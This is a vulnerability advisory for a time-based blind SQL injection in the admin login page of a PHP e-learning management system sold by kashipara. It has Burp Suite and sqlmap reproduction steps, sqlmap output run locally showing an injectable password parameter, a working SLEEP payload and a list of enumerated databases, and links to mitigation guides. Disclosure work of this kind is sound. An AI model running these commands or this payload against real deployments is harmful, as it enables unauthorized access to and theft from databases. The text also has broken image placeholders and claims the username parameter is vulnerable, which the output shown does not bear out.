SQL Injection was found in the /lms/admin/login.php page of the kashipara E-learning Management System project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/login.php
Affected Parameter	username, password
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and enable burpsuite intercept and give username and password values with 'test' then send the request.




Step 2: Copy the request in text file and save.




Step 3: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r admin-login.txt --batch --dbs



Step 4: Now notice that ‘username’ parameter is detected vulnerable and retrieved the all database



Parameter: password

Step 5: Now run sqlmap command against `password’ parameter with switch ‘-p’.

- python.exe C:\sqlmap\sqlmap.py -r admin-login.txt -p "password" --batch –dbs

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r admin-login.txt -p "password" --batch --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appl
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:33:46 /2024-10-17/

[01:33:46] [INFO] parsing HTTP request from 'admin-login.txt'
[01:33:46] [INFO] resuming back-end DBMS 'mysql'
[01:33:46] [INFO] testing connection to the target URL
[01:33:46] [INFO] testing if the target URL content is stable
[01:33:47] [INFO] target URL content is stable
[01:33:47] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[01:33:47] [INFO] testing for SQL injection on POST parameter 'password'
[01:33:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:33:47] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:33:47] [INFO] testing 'Generic inline queries'
[01:33:47] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:33:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:33:47] [WARNING] time-based comparison requires larger statistical model, please wait.......... (done)
[01:33:57] [INFO] POST parameter 'password' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:33:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[01:33:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:33:57] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically
ending the range for current UNION query injection technique test
[01:33:57] [INFO] target URL appears to have 5 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[01:33:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[01:33:58] [INFO] target URL appears to be UNION injectable with 5 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[01:33:58] [INFO] checking if the injection point on POST parameter 'password' is a false positive
```

Step 6: Notice that 'password' parameter is vulnerable and all database is successfully retrieved.

```
[01:33:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[01:33:58] [INFO] target URL appears to be UNION injectable with 5 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[01:33:58] [INFO] checking if the injection point on POST parameter 'password' is a false positive
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 145 HTTP(s) requests:
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test&password=test' AND (SELECT 1714 FROM (SELECT(SLEEP(5)))buPI) AND 'hiLs'='hiLs
---
[01:34:13] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:34:13] [INFO] fetching database names
[01:34:13] [INFO] fetching number of databases
[01:34:13] [INFO] resumed: 11
[01:34:13] [INFO] resumed: information_schema
[01:34:13] [INFO] resumed: capstone
[01:34:13] [INFO] resumed: capstone2
[01:34:13] [INFO] resumed: elearning
[01:34:13] [INFO] resumed: jewelry
[01:34:13] [INFO] resumed: jewelry_db
[01:34:13] [INFO] resumed: jewerlyshop
[01:34:13] [INFO] resumed: mysql
[01:34:13] [INFO] resumed: performance_schema
[01:34:13] [INFO] resumed: phpmyadmin
[01:34:13] [INFO] resumed: test
available databases [11]:
[*] capstone
[*] capstone2
[*] elearning
[*] information_schema
[*] jewelry
[*] jewelry_db
[*] jewerlyshop
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[01:34:13] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'

[*] ending @ 01:34:13 /2024-10-17/

PS C:\lms\e-lms>
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection